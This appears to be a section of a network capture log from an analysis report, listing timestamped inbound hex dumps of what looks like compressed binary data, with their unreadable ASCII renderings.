2022-01-26 14:14:06 UTC	116	IN	Data Raw: c1 b1 e9 5c ce 82 9b 17 03 be 2b a8 41 8d 3f 0d c7 15 f2 9f f2 f3 53 e9 e9 7c 07 9d ea ec c9 76 df 5e f5 55 25 66 35 a1 ae a8 17 ef f5 ac f5 1b 5c 7d 6b a5 53 39 7a d8 b1 1c 8c 03 7d 33 5d 97 80 5f 7c ab fe 7b 57 1b 6e 03 67 9f 61 5d 9f c3 e4 fd fa fd 39 a5 53 48 9b e1 e3 a9 dc bf 11 81 d6 ab 94 27 ff 00 d5 56 18 60 6d ee 7a 7b d3 76 8d b9 af 39 bb 9e 9e 97 d4 a7 71 6f c7 eb 54 65 1e 4a 56 b5 c0 c5 65 dd f1 fc 3d 2b 1e a6 fa 5b 43 1e e8 54 d1 af fc 4a db a0 e3 f2 a6 5e 20 cd 3e 21 ff 00 12 e6 5f 6a eb a7 16 cf 3e ad 9e e7 1b a8 c7 99 98 7b d5 57 83 2b f8 d5 ed 4e 3f f4 e9 3e b5 5e 75 da a2 bb a1 b1 e6 cd 59 9b 1e 07 1f bf 6c fa d6 d6 ab 69 fb e6 fa f0 2b 9f f0 74 ac b7 0c 2b a6 d4 86 5c 31 f4 ac 2a 9e 86 1d e8 62 cf 1e 17 f3 a8 36 0d f8 fc aa ec b1 fc d5 Data Ascii: \+A?S|v^U%f5\}kS9z}3]_|{Wnga]9SH'V`mz{v9qoTeJVe=+[CTJ^ >!_j>{W+N?>^uYli+t+\1*b6
2022-01-26 14:14:06 UTC	120	IN	Data Raw: a6 39 af aa 75 db 75 2a d5 c6 78 8f 4b 8e ee 17 49 14 72 30 2b ec 30 39 84 e9 3b c9 9f 23 8c c1 2a 87 c4 ba b6 83 36 97 3b 47 22 b2 81 d6 b3 76 7b fe 95 f4 67 c4 7f 85 51 df 2b bc 71 fe 42 bc 3f c4 fe 11 9b 44 bb 6f 95 b6 8e 3a 57 d8 60 73 05 50 f9 ac 56 06 c6 0e 07 f7 bf 4a 0f f5 a3 6e d3 8d b4 1e 0f d2 bd 59 7b fe f2 3c cf 66 e0 38 9c 0a 11 c6 ef c3 d2 a3 77 dc b8 5f bd da 9a 03 af 5f d2 a2 cd 68 04 c3 a5 39 5c 05 1f e1 55 fc ce 7e 6d d5 20 21 3d 68 0b 92 6e cf bd 19 c9 e9 4d 8b ab 54 81 77 36 7f 0a ad 46 a3 7d 47 a3 e0 7d da 7c 60 31 a8 d7 e5 14 ef e0 c8 35 5e d2 5b 1a a6 c9 c0 c9 a8 a4 5c 9f c6 9b 1c 8c 0d 4c 10 37 af 3c d1 1d ee cc 65 47 a9 14 4b 97 ab 29 20 58 ea 1f 2f 3f 77 f5 a7 e4 52 a8 ee ee 5a 56 47 51 e1 ed 6a da d3 4a 2a db 7c cf 71 59 f6 a6 Data Ascii: 9uu*xKIr0+09;#*6;G"v{gQ+qB?Do:W`sPVJnY{<f8w__h9\U~m !=hnMTw6F}G}|`15^[\L7<eGK) X/?wRZVGQ jJ*|qY
2022-01-26 14:14:06 UTC	124	IN	Data Raw: 37 4c ab d3 a5 7a e7 88 a2 dc ad f4 35 e3 3f 12 63 31 de 37 d4 d7 dd e5 51 e6 7a 9f 96 63 a2 d3 d4 e3 ef b5 b9 16 5c f3 d6 a9 8d 56 66 97 1b 8f e7 4c bf 0c 4f 43 d7 35 0d bc 32 34 bd 0d 7d 24 a3 14 7c ed 67 27 b1 b1 67 ab cd e5 8f 98 f5 f5 ae 9b c3 da e4 c8 ca bb 98 64 8e f5 cc d9 58 49 24 7f 76 ba 3f 0f e9 d2 1b 88 fe 5f 4a ca 5c 8a 1a 95 85 e7 e6 d4 f4 ef 0a b3 dc 43 bd 9b b5 74 d6 d6 9e 7b 2e 0f 23 9a c7 f0 7d 8e db 60 08 c7 02 bb 0d 0f 46 f3 25 e7 ee b7 35 f2 98 a9 47 9d b3 ec 30 7c d2 8d 9b 37 bc 2b a1 f9 9a 34 cc 57 92 a7 bd 65 f8 54 79 37 d7 11 7f b5 8a ef 34 4b 1f 23 45 2a ab c6 39 ae 37 4c 85 93 c4 33 2e dc 65 ab c6 f6 b7 6c f7 7d 83 8c 53 e8 6c 69 07 ec 97 0c 59 b6 8e d9 3d 6a c5 c4 8a d1 b1 63 bb 70 ce 4d 60 6b 7a 35 e6 b3 34 6b 6b b9 58 37 3e Data Ascii: 7Lz5?c17Qzc\VfLOC524}$\|g'gdXI$v?_J\Ct{.#}`F%5G0|7+4WeTy74K#E*97L3.el}SliY=jcpM`kz54kkX7>
2022-01-26 14:14:06 UTC	128	IN	Data Raw: cf 96 38 9b 88 f1 fc 39 e3 00 fa 54 de 12 90 5b 6a 50 5d ac d0 08 77 f9 6f 32 be 56 33 eb 59 4a 4d 2b a3 45 4f a3 1d a1 f8 76 db c2 de 25 9a c6 c6 5b ab a9 ae 1b 67 9a 17 10 c2 bd 09 ff 00 22 ad eb 5f 14 20 d0 3c 50 23 b4 86 de ea 79 ca c6 4c 9f 37 90 50 e3 70 fa f5 ad 7f 0d e9 96 fa af 8c 3c e8 f5 4d 36 de ea e0 35 b2 c6 d3 71 71 b8 6d c6 3a 03 cd 79 ff 00 88 7c 1f e5 f8 fe f2 35 68 74 db 6d 3a 61 1b cf 3f 0b 23 e3 b7 ae 4d 3a 6f 9b 56 2a 91 e5 47 49 e3 3f 10 49 ad 78 a2 d6 6b 36 8f 50 92 64 5f 9d 53 6f 3d d4 62 ba ab 1d 3e fa fb 41 92 36 9a 0d 36 f2 dd 8e df 3b e7 0f fe c9 1e be f5 8b f0 f0 d9 78 22 d2 18 92 35 d4 2e ae a4 31 08 e4 e6 38 c3 75 65 3f 4c d6 c4 df 10 22 d4 2e 6e b4 7d 3a de e2 de 38 50 a7 9d e5 89 0b c8 3b 02 79 26 a2 d7 61 1d 8e 17 5e 8f Data Ascii: 89T[jP]wo2V3YJM+EOv%[g"_ <P#yL7Pp<M65qqm:y|5htm:a?#M:oV*GI?lxk6Pd_So=b>A66;x"5.18ue?L".n }:8P;y&a^
2022-01-26 14:14:06 UTC	132	IN	Data Raw: 66 c2 ae 63 81 ee 69 9a 8c 1b ac 18 fd 2b 96 b7 c4 82 50 5c ad 9d 2f c0 58 f2 f2 2f d6 bd 1f 54 87 39 fa 0a f3 ef d9 f1 7c db e9 14 f7 26 bd 4f 58 b3 da bf 80 af 91 cc 1f ef f5 3e cf 25 a6 e5 84 38 8d 5a 0f 90 f7 fc 2b 8e f1 04 38 46 ae f3 5c 87 6a b7 b5 72 1a ed bf ee fe b5 b6 17 74 71 63 a9 9e 7b af 45 b9 1a b8 ed 7a 0f 95 b8 ef 5d ee bb 16 15 ab 91 d6 ed b7 a7 4a fa 6c 3c cf 95 c5 47 4b 9c 1e ad 0e 1b ff 00 ad 5c de a2 ad 8f a5 76 1a cc 1b 0b ff 00 b3 d2 b9 ed 4a 21 e8 6b d8 a1 23 c0 c4 23 96 be 07 27 8e d5 cd eb fa 62 5d 42 c1 97 f1 ae b3 52 88 96 e9 8a c1 d5 60 61 b9 79 c6 2b da a1 36 9a 3c 9a c8 f0 4f 1f 69 df 64 d5 64 ec 33 5c d2 b7 96 3d 79 ae d7 e2 d1 f2 ef b3 dc 9a e2 14 e4 1c fa d7 d7 61 fd e4 91 e1 56 ea 4c af 83 e9 52 20 5c fa fd 6a 35 0a 7f Data Ascii: fci+P\X/T9|&OX>%8Z+8F\jrtqc{Ez]Jl<GK\vJ!k##'b]BR`ay+6<Oidd3\=yaVLR \j5

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:14:06 UTC	136	IN	Data Raw: 6d db 6c 0c f8 e0 74 af ad fe 1b 78 8c 5d e9 d6 b3 06 e6 45 04 9f 7a fc b1 f0 cd df f6 6f 89 2d e6 0d f3 2b 80 4d 7e 89 7e ce fa df f6 af 84 ac e4 df bb 68 5e b5 cf c4 d9 2d 1c 35 3b d3 46 79 56 79 89 c6 49 aa ae fe 47 d4 3e 12 b8 92 e2 2f 9f e6 52 38 af 94 ff 00 6e bf 03 1f ed 66 ba 31 f0 d8 3b b1 5f 50 f8 37 50 3e 4c 5b 7d 39 15 e7 7f b6 b7 87 63 d5 3c 0c d7 41 3e 64 4c 93 5f 2d 90 e2 a5 4b 14 94 7a 9e 6e 3a 9c bd ad 91 f0 ce 8e 91 d8 eb 11 ed 5c 61 ba e3 a5 7d 67 f0 be ff 00 cc f0 c5 be df 98 ec 15 f1 16 b5 f1 2a d7 47 d6 1a 36 7f 99 65 db 5f 5b 7e cd be 2f 4f 11 78 4e 39 06 08 54 18 f7 e9 5e b7 13 61 67 ca a6 cf a7 e1 dc 54 25 19 52 5b d8 fa bb e0 a6 a5 8b 32 ac 7e f7 1d 7a 56 b5 dc ed 0f 88 7a ff 00 15 71 1f 08 f5 45 5b 9f 2d 4f 19 ef 5d e6 ae 81 6e Data Ascii: mltx]Ezo-+M~~h^-5;FyVyIG>/R8nf1;_P7P>L[}9c<A>dL_-Kzn:\a}g*G6e_[~/OxN9T^agT%R[2~zVzqE[-O]n
2022-01-26 14:14:06 UTC	140	IN	Data Raw: 77 17 89 f6 59 d1 42 ba 82 44 6c 3d 47 a1 ac a3 5a 40 f0 b1 67 99 58 e8 09 a1 88 e1 d6 ac 56 6b 34 c8 8a e9 7f d7 3e 0f 00 1f f1 a7 f8 8e 1b 5b bd 31 1a da ea 2d 76 de 23 bc c6 06 d6 b3 5f f6 b3 c9 fc 2b a9 f8 91 a3 5f 6b 50 7e f6 16 86 d6 12 16 33 0f df 54 e9 f3 8e f5 e7 17 9a 0c 9e 15 bd f3 d2 69 23 75 19 53 16 46 f1 e9 ff 00 eb ae aa 75 b9 fe 2d ce 39 52 e4 d1 2d 0d 1b c9 ee fc 24 90 de e9 57 0f 68 b2 28 dd 09 6e e6 ba dd 0b e2 9d bf 8e 34 f1 37 88 1e 21 3d 98 11 a3 bf 59 cf 6c 7d 2b 98 b9 d1 66 d4 b4 5b 6b 8d 42 45 b7 8f 66 e0 8c 7e 69 31 c8 c5 64 78 c0 2f f6 35 9d d2 db a4 1e 63 05 45 5f 9b 0b 8e 49 cf ad 57 b3 8c f4 27 da 38 2b 9d e8 be fb 25 da b5 8d d2 dc db 8e 21 da 78 8e 3e ea 7d fb d5 dd 52 f9 1a de 38 64 2a db ce f2 b9 e8 bd 45 79 4f 86 75 f1 Data Ascii: wYBDl=GZ@gXVk4>[1-v#_+_kP~3Ti#uSFu-9R-$Wh(n47!=Yl}+f[kBEf~i1dx/5cE_IW'8+%!x>}R8d*EyOu
2022-01-26 14:14:06 UTC	144	IN	Data Raw: 09 93 71 6c d5 99 3e ef 35 5a 76 c4 82 ba 91 9c f6 2a b9 da 38 f5 c5 57 99 36 ad 5a 9a 3e 7f 1a 86 45 0c 1b 3e b4 74 32 ea 56 29 9c fd 73 50 4f 1e e0 de d5 34 8d b7 1e fd 6a 37 19 66 ad a1 2d 0c 9e e5 32 08 6f c6 a3 75 c3 d5 a9 17 04 d3 55 03 3f f5 ad 39 80 a6 df 7a 85 5d c6 a7 bc 8c 22 f1 51 46 38 aa 8e a6 63 64 88 7b fe 75 19 e1 b1 ef 52 39 dc 7e f7 7a 68 40 7d fd eb 68 bb 20 64 6c 15 4f 7a 68 e5 ea 43 c1 34 9b 46 73 43 64 72 8d dd 81 de 94 49 f5 fc a9 33 cf 43 4b bb 3f c2 6a 96 c4 56 93 4b 41 a6 46 a9 53 82 d5 17 96 c6 9f 1e e3 df eb 55 cc 2a 6d b2 42 70 3d a9 00 da 7d e8 3c 7e 74 76 ac 59 72 6d 32 68 dd 80 5a 9a 57 29 8a ae bc 05 fc 2a 60 c1 c7 cd cd 06 86 f7 95 fe cd 1e 56 3f 86 a4 cb 7a 0a 18 b6 d3 c5 7c c5 e4 7d 60 c0 80 1e 94 9e 94 33 7c eb f8 d2 Data Ascii: ql>5Zv*8W6Z>E>t2V)sPO4j7f-2ouU?9z]"QF8cd{uR9~zh@}h dlOzhC4FsCdrI3CK?jVKAFSU*mBp=}<~tvYrm 2hZW)*`V?z|}`3|
2022-01-26 14:14:06 UTC	148	IN	Data Raw: 3d 2c 6d 5f 7f a9 5f a0 ac 1b af f5 8d 5b f7 9c c4 bf 4a c4 96 3f df d6 54 dd d9 b4 be 12 ba 72 7f 0a 6d c7 55 f7 ab 0f 1f cd 51 c9 16 7f 5a 75 25 62 68 ae a5 3c 02 b5 57 51 6d 91 55 f3 18 53 da a9 6a 09 bd 05 44 75 34 a9 b1 96 c4 bc 6d f9 56 25 ca fe f7 07 d0 d6 f4 4b 88 d8 7b d6 1d e2 e6 66 ae ba 69 45 dc e6 c3 d9 5d b3 cc 3e 27 d8 62 7f 31 54 0e 79 22 b1 3c 32 c0 bd 77 1f 11 34 b1 25 a3 1c 0a e2 34 38 3e cf 3b 0f 7c 57 af ed 1f b3 d0 c2 54 dc 6b 46 7d 0e 92 cd 96 79 15 07 e3 5d b6 9d e1 d6 7d 35 24 61 d8 9a e1 74 b9 96 da f6 3c d7 b3 68 ba 3f f6 af 85 c4 ab f7 82 82 07 a5 7c ad 49 42 38 84 aa 1f ba 61 29 b7 92 ff 00 b3 7c 56 e8 71 fa 64 02 da fb 69 18 05 b1 57 35 9d 32 3b 88 fe ea f4 f4 a9 2e 74 d6 8a fb e6 e1 90 e7 eb 52 5f 23 34 22 bd 0c 64 69 fb 3f Data Ascii: =,m__[J?TrmUQZu%bh<WQmUSjDu4mV%K{fiE]>'b1Ty"<2w4%48>;|WTkF}y]}5$at<h?|IB8a)|VqdiW52;.tR_ #4"di?
2022-01-26 14:14:06 UTC	152	IN	Data Raw: e2 ba e3 06 b5 39 aa 4b 9b 42 ae 93 e2 5b dd 2c 2b 47 70 77 47 d1 1f 1b 47 d6 ae c9 73 ab 5f 5a c9 aa 5c b4 91 da ef f2 9e 55 03 24 e3 ee 8a 7b f8 7a d2 fe 06 ba 6b 95 b7 86 1e 5c 3f 12 48 4f 64 1d ea bd f4 b7 1a ad 9c 50 c6 be 5d 94 27 08 8a 0f 38 38 c9 ff 00 6b fc 6b a1 ca 36 b9 ca a9 cd 3e 53 28 df 48 65 ca b3 7d ee 09 fb c7 eb 5a d6 9a be a0 d1 6d 6b a9 0c 3d 0c 6c f8 cd 4b 27 84 2e 2c e3 5d b0 c8 66 93 85 52 3e e8 fe f5 36 2f 0f 34 53 ed 79 96 3c 1d b8 dd b9 89 fc 2b 39 d4 8b d8 e8 a3 4e 69 ea 6e 78 56 08 ef 6e 55 6e f5 0b a3 9f f9 61 00 6d d2 ff 00 b3 bb a5 74 37 7a 0d 8f 85 cc 93 2d b4 d1 b0 c1 44 9e 5d c5 73 ef 54 ac 96 4f 0b e8 0d 1e 9f 6b 21 b8 b9 4f 9e 72 99 61 fe ed 43 aa 06 86 08 2d ef 24 79 0a af 98 eb 21 c9 24 f7 3f 41 5c 13 a8 9f 53 d6 a7 Data Ascii: 9KB[,+GpwGGs_Z\U${zk\?HOdP]'88kk6>S(He}Zmk=lK'.,]fR>6/4Sy<+9NinxVnUnamt7z-D]sTOk!OraC-$y!$? A\S
2022-01-26 14:14:06 UTC	156	IN	Data Raw: 1c 6c db 7f 87 35 f2 be 9d 78 bb d5 77 77 ec 6b d7 3e 14 78 b0 d8 0d a1 9b 8a f1 33 4a 2e a5 3b 33 d9 c8 eb 2a 35 6e 8f 47 f8 a9 a9 9d 77 c5 76 3a 7e ec aa 9c 1a ed 75 89 be c1 a1 c3 6a bf 76 34 00 7b d7 94 fc 3d f3 bc 6b f1 06 4b 82 c5 96 16 3d ab d2 35 99 0d d5 d2 42 39 2b c5 7c 56 32 9c 61 25 15 d0 fd 03 01 51 ce 32 9f f3 33 73 c3 5f e8 fa 5e ff 00 f6 6b 2f 5b bc ff 00 45 93 dc 56 dd bd 91 b1 d0 39 e0 e3 bd 73 5a ef cf 68 4f 1f e1 5c b8 66 a7 3b a3 d4 cc 6a b8 61 d4 3c 8f 1f f1 94 fe 75 eb 7d 7f c6 b9 2b c5 da cd f8 d7 5b e2 de 2e 8f fb d5 cc df 2e 54 9a fb ac 2e 90 47 e5 b8 8b b6 db 39 9d 5d 38 6f d6 b8 8f 1b c7 8b 76 fa 9e 6b be d5 e3 f9 6b 88 f1 b2 62 dd bf 1a f6 b0 7b 9e 1d 7d cf 39 bb e2 61 5c 6f c4 98 bf d1 1b fd ea ed ae 86 2f 3f 0a e4 3e 26 47 Data Ascii: l5xwwk>x3J.;3*5nGwv:~ujv4{=kK=5B9+|V2a%Q23s_^k/[EV9sZhO\f;ja<u}+[..T.G9]8ovkkb{}9a\o/?>&G
2022-01-26 14:14:06 UTC	157	IN	Data Raw: 61 b5 97 e9 52 11 bb a5 1e 5e 57 fc 2a 88 e5 20 ce 29 99 f5 a9 9a 3f 93 f1 a6 14 c1 fb b4 d6 a4 cb 41 23 38 4a 18 72 d5 2a 70 a3 e9 48 0f b5 69 1b 22 62 46 d1 f4 a4 89 be 6f ca 9f 4d 09 c7 dd a9 94 b4 b0 e3 0b 92 09 81 3d e9 5b e6 5a 88 ae 07 1d 69 d0 ab 02 29 c6 3d 4a 92 b3 b0 e0 98 3d ff 00 2a 5f ce 9e 03 67 ad 3a ab 98 47 47 9c 0a 61 6e 3e f7 e9 52 11 91 4d f2 87 bf e7 5f 33 a1 f5 e9 58 88 b7 ef 16 9e 58 7f 7b f4 a6 b0 0a fd 69 43 82 7a d5 68 16 10 0c b9 a5 e8 69 68 aa 5a 05 84 ea 69 73 83 45 14 05 b4 b0 75 34 e5 c9 1d 4f e5 4d a0 12 28 1c 74 1c 15 b1 f7 bf 4a 30 7d 4f e5 4d ce 7a b6 28 07 fd aa ae 62 64 3b 69 db f7 bb 7a 51 82 7f 8b f4 a6 e7 fd ba 5d 9f ed 1a 39 99 94 a9 b6 f4 14 83 b7 ef 7e 94 2b 64 fd ec d1 e5 ff 00 b4 68 58 c2 9a a2 d4 5a dc 91 0e Data Ascii: aR^W*)?A#8Jr*pHi"bFoM=[Zi)=J=*_g:GGan>RM_3XX{iCzhihZisEu4OM(tJ0}OMz(bd;izQ]9~+dhXZ
2022-01-26 14:14:06 UTC	161	IN	Data Raw: 17 cb 7d 27 cb 5e a1 63 17 9b a7 48 1b b0 c5 79 af 89 97 6e a7 25 74 61 7c ce 5c 55 26 65 98 ce 3e ed 5d d1 1b 12 9f ae 6a 91 7f 97 15 63 48 93 65 c7 cd f2 d7 53 b3 3c f8 e8 ce be 3f 9e d5 7e 95 91 a8 a8 13 56 b5 a7 fc 7b 28 f6 e6 b2 f5 51 b6 7a cf 4b 9d db 46 c5 02 08 1d c5 0b c5 3e 45 c8 fc 6a 36 ff 00 7b 15 a4 ad 63 24 9d c8 de 3d cb d0 f4 ac dd 42 3d a8 dc 7a d6 b2 fd ef bd ba b3 75 23 db dc d4 c6 3a 96 f6 33 d4 f2 7e 95 8b 79 c4 d2 0a dc 81 72 5b d8 62 b0 f5 24 3f 6a 62 39 ad 22 ae 71 dd a9 15 66 6c 46 eb fd e1 8a f3 0f 88 fa 6b 0b 9d db 4f 53 da bd 52 48 43 c6 7d eb 90 f8 83 a6 ac b6 6c fb 7e e8 ae ba 32 51 63 ab 16 d5 d1 e7 fa 24 e5 1f 07 e9 5d 05 bc eb 3a 57 33 6d 27 97 3b 01 fc 26 b6 b4 e7 c5 7b f4 63 75 cc 78 d2 56 6d a6 69 18 a2 6e 31 d4 62 95 Data Ascii: }'^cHyn%ta|\U&e>]jcHeS<?~V{(QzKF>Ej6{c$=B=zu#:3~yr[b$?jb9"qflFkOSRHC}!~2Qc$]:W3m';&{cuxVmin1b
2022-01-26 14:14:06 UTC	165	IN	Data Raw: e1 f6 47 3a b4 6d 93 d4 57 b7 5a 1f f8 a5 e0 ff 00 65 46 6b ea 31 b7 68 f9 3c b5 69 a9 f5 f7 ec 3f 21 7f 0b 6c fe b5 f4 1c 03 0b 5f 38 7e c3 b7 40 68 cc 3b 57 d1 a9 2a ed 3f ec d7 e3 59 ec 17 d6 65 73 fa 33 86 a4 a5 80 82 13 c4 83 cd f0 c5 ef fd 72 35 f9 5b fb 4e 45 e4 7c 4d bd f4 f3 0d 7e a9 6b 53 2c 7e 1e bc 0d ff 00 3c 9a bf 2d 3f 6b 34 dd f1 32 f0 af ca 0b 93 cd 7b dc 12 ad 52 47 c2 f8 8f fc 38 33 8d f0 3a 79 9a c4 7f 80 af a2 fc 07 62 3e cf 1f d2 be 70 f0 2d c7 93 ad 47 9a fa 47 c1 17 04 d8 c3 8e e2 be eb 34 97 bb 63 f3 ec 96 a7 2b 29 f8 e6 cf cd 27 8e fc d7 08 2d 9a 3d 4e 3f f7 b3 fa d7 a4 f8 ad d5 80 dd 5c 3d da a1 d4 e3 c5 78 f4 65 fb b6 7b 95 e5 cd 3b 9e fd f0 a4 6d f0 fc 20 75 e2 bd 2b c6 16 6d 7f f0 a2 f5 4f d d f2 dc 73 f4 af 3b f8 53 01 1a 1c Data Ascii: G:mWZeFk1h<i?!l_8~@h;W*?Yes3r5[NE|M~kS,~<-?k42{RG83:yb>p-GG4c+)'-=N?\=xe{;m u+mOs;S

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:14:06 UTC	169	IN	Data Raw: b7 e4 f2 7f c2 bd 3c 3e 13 0e af 19 cc ce 2a 71 b3 a4 7a d5 85 f4 7a 9d 8a 4c 8c 08 6e 41 15 69 24 da 73 5c ff 00 84 74 d6 d1 34 a8 ad f7 6e da 30 2b 69 1a bc da d4 54 5b b3 3d ef 66 d2 4a 46 94 17 18 5e ff 00 4a f1 3f da ff 00 4e 59 34 35 9b 9f 95 32 7f 5a f6 4b 66 24 0a c3 f8 93 f0 ee 3f 1d 69 7e 44 9f 2e ee 3a 76 e6 bd 4c 8f 19 1c 3d 75 29 9e 5e 3b 0f ed 69 4a 0b 77 b1 f0 4d c4 1e 76 ed a9 f3 67 ae 2a a7 f6 7c d2 86 5f 2d bf 2a fa f6 2f d9 2b 4f 49 5b 74 8a 46 73 cf 6f d2 b4 2c ff 00 66 0d 16 d9 94 c8 17 f0 ef 5f a5 ff 00 ad d8 58 c6 e7 c7 ff 00 ab 35 e5 2d 59 f1 9c 3e 1e ba 66 f9 62 7c d6 ae 9f e0 7d 42 e8 ae db 79 ba e3 ee f5 af b3 ec 7e 00 e8 36 ac 18 42 1b 1e d5 b9 67 f0 c7 47 b2 c3 2d 9c 67 6f 4e 2b ce c4 71 bd 24 fd d4 6d fe aa cd fc 52 3e 25 d4 Data Ascii: <>*qzzLnAi$s\t4n0+iT[=fJF^J?NY452ZKf$?i~D.:vL=u)^;iJwMvg*|_-*/+OI[tFso,f_X5-Y>fb|}By~6BgG-goN+q$mR>%
2022-01-26 14:14:06 UTC	173	IN	Data Raw: b0 fc 75 02 de 5e 35 ab 2c 73 5c 3d dc 32 c6 dd 09 50 df 36 07 d2 b3 d2 fa 9c 72 b4 5c 6c 6b 34 f0 c1 f0 76 ea 3c 98 6e f4 fb db 71 11 23 e6 21 97 93 f5 c9 ad 8f 0d c3 2d a5 84 c2 e3 67 d9 e3 21 12 45 fb cc ad 83 83 fa d6 6c 2e ba 96 a7 7f 67 fb 99 21 b8 65 c1 27 85 23 a5 75 1a 1c 91 ff 00 c2 25 25 ab 2c 65 bc c5 43 26 38 5c 1e f5 9c a4 55 18 ad d9 53 fb 33 04 7c cc 7c be cb e8 39 cd 50 d4 2c ed d3 55 b4 90 ee 56 69 b7 38 23 aa fa 57 41 2e 94 d6 c5 d8 48 5a 26 39 50 bd 47 1e b5 57 51 b3 89 74 f5 6d db 99 46 5b 77 18 1d 85 67 cc ce ee 54 e2 70 5e 27 d1 55 25 ba f3 94 79 78 2a 17 f8 79 24 8f cb 15 c1 5f 68 ad 23 c7 0c be 62 b7 28 ad dc 03 e9 f8 57 ad eb 7a 6c 1a bf 86 2e 20 dd 99 2c e4 49 22 3f f3 d1 5b ef 0c ff 00 b3 fe 71 5c 57 93 71 a8 6b 4d 24 de 54 76 Data Ascii: u^5,s\=2P6r\lk4v<nq#!-g!El.g!e'#u%%,eC&8\US3||9P,UVi8#WA.HZ&9PGWQtmF[wgTp^'U%yx*y$_h#b(Wzl.,l"?[q\WqkM$Tv
2022-01-26 14:14:06 UTC	177	IN	Data Raw: a9 2a 1e 84 d2 b1 53 dc 53 15 f0 07 f8 53 96 5c 9f fe b5 2e 64 3e 6e a0 dc e3 1c e2 84 ca e7 b7 e1 4e 56 2d 52 20 c0 fa 8a 97 25 d0 9e 61 a8 bb d7 ad 48 ad b6 95 53 76 7e b4 84 6d 6a 8b b2 87 23 e5 aa 4d eb df 15 12 7d ff 00 c2 a5 0f 81 de 82 a2 3a 33 c8 fa d4 9f 7b f9 54 71 f2 c2 a4 07 24 7d 6a 64 6c 89 57 9c fe 14 a5 78 a4 4e a7 f0 a7 9e 95 0c 01 57 71 fc 6a 45 3f 37 e9 4d 4f eb 4e 1f 7b fc fa 55 45 17 12 e2 b6 d1 f9 53 9c 65 6a 32 70 9f 95 3a 19 f7 1e 71 5c b5 76 19 46 db 29 e2 bb 73 fe d0 af a9 74 59 b3 e1 7b 76 1d d0 57 cb 97 12 aa eb f6 ff 00 ef 57 d3 5e 1a 95 a5 f0 ad af 4c 6d 15 f2 d9 f4 55 a2 7d c7 07 4b f8 88 98 ca c5 7a fb d6 4e a5 73 b9 4d 68 5c 92 91 56 1d f7 dd af 9b c2 c6 f2 d4 fa dc 45 47 ec ec cc 9d 68 ef 84 91 5c 47 88 d3 e7 93 e8 79 ae Data Ascii: *SSS\.d>nNV-R %aHSv~mj#M}:3{Tq$}jdlWxNWqjE?7MON{UESej2p:q\vF)stY{vWW^LmU}KzNsMh\VEGh\Gy
2022-01-26 14:14:06 UTC	182	IN	Data Raw: d1 3c 15 a8 79 52 a6 7d ab cb f4 29 ff 00 75 5d b7 86 6e b6 ca bd b8 af 9d c4 41 b5 63 ea b0 b5 0f ad 3f 67 dd 7f 6b ac 7e 67 ca 71 5f 42 e8 f7 5b 36 9f 60 73 5f 20 fc 0f d7 16 d3 50 87 2d e9 5f 55 f8 7b 50 5b ad 3a 39 07 75 02 bf 2a cf 70 fc b5 79 8f be c0 d4 f6 d8 5e 4e c7 b7 78 0f 59 12 69 61 5b 1d 31 5e 27 fb 5f d9 cc de 1a 9a 7b 65 f9 a2 1b 86 3f 1a f4 0f 02 ea bb 02 ae ea a9 f1 7e c2 3d 43 c3 b7 51 ed 0d f2 1e 0f 39 af 99 c0 c9 52 c4 5d 9f 31 1c 1f b3 c5 34 8f 99 fe 07 7c 61 8e fa df ec 37 92 62 65 7c 0d dd 71 5e cb 65 3f 99 e5 b0 fb a7 a1 1d eb e6 7f 12 7c 3a 9f 4f bf b8 d4 2c f2 8d 09 2d b5 6b d1 be 04 fc 54 fe db b7 8e c6 f1 bf 7c bc 7c dc 62 be 97 1d 83 8c a3 ed 29 f6 3e 8f 03 99 3a 96 a3 53 7e e7 b6 5b 4f be 3d b4 df 33 12 fe 35 56 da eb f7 63 Data Ascii: <yR})u]nAc?gk~gq_B[6`s_ P-_U{P[:9u*py^NxYia[1^'_{e?~=CQ9R]14|a7be|q^e?|:O,-kT||b)>:S~[O=35Vc
2022-01-26 14:14:06 UTC	186	IN	Data Raw: 89 6c 8b 4d 16 42 49 19 da ea 33 ed 5c 6e a1 f0 8f 52 d2 d9 cd 9d f1 b8 da bf bb 86 e9 03 18 4f d6 bc f9 53 94 74 67 a3 19 c6 4e e9 9c 0e 90 b1 ad d8 85 93 fe 3d e5 5f 22 4e 9f 2f a5 74 7e 36 f8 71 75 e2 7f 09 cd 24 33 47 35 d4 11 33 c6 92 01 b9 b3 c7 07 e9 4c d4 bc 07 ad c2 27 fb 74 56 a2 65 5e 0c 03 96 1d aa e7 82 20 bc d5 63 2a d7 6c 8d 68 bb 49 5c 7e e8 7b 83 c9 ac 64 ec ec 8d 5c 74 3c df c2 0f 06 bf e0 3f b0 dc 36 75 0d 1f ee ab 1f 9e 54 f4 1e e3 f3 ad ef 83 be 38 8f 4b be 0d a9 c6 af 0c 80 db 9b 84 ed fd d5 3e e2 af 78 e7 e0 9b 69 fa cd bd f0 ff 00 47 9a 67 32 59 4b 0b 74 7f e2 dd db 9f 7a c7 b5 7b 7b 0d 77 fb 27 5a 8f fb 37 cc 61 e4 dd aa e2 1f 30 f4 dd f8 f7 a5 29 35 b9 9c 62 92 3b 59 d9 63 b8 91 15 36 c7 3b 79 44 6f c8 2a 7a 37 e4 6a ee 85 a4 1d Data Ascii: lMBI3\nROStgN=_"N/t~6qu$3G53L'tVe^ c*lhl\~{d\t<?6uT8K>xiGg2YKtz{{w'Z7a0)5b;Yc6;yDo*z7j
2022-01-26 14:14:06 UTC	190	IN	Data Raw: 66 9d bc ff 00 74 d0 16 44 4e b8 19 f7 a6 f9 39 e7 f1 eb 52 91 b8 50 07 1f 76 80 21 16 a1 47 5a 9b cb 5f ee b5 18 ff 00 62 9c ce db 4f ca 68 34 05 3b 7f 85 a9 43 64 f4 34 c4 66 a7 06 c9 fb a6 80 b0 ed 9b d4 d4 4d 0f cd df f3 a9 47 08 7e b4 50 06 f0 90 13 de a3 93 fd 5d 3d 63 e3 f0 a4 31 e5 7a e7 db 15 f3 e7 d4 06 71 f9 51 bd bf bd 4d 75 c2 f4 35 1e 46 68 02 47 76 23 ef 1e bd a9 ab f3 1f 9b 27 eb 48 08 cd 3d 3a d4 a9 00 1f dd fd d1 d6 85 3b 8d 12 75 14 c2 c2 a8 09 73 4d fc bf 2a 22 39 5f c6 94 f5 a1 4b 50 14 74 a3 75 31 0f 0d f5 a9 f1 9a a4 c0 8c 0e 28 c5 21 4f 6a 7f 97 8f e2 aa 33 1b bd bf bd 46 e2 7f 8a 90 0e 29 1c 60 50 68 38 fe 34 dc 7f 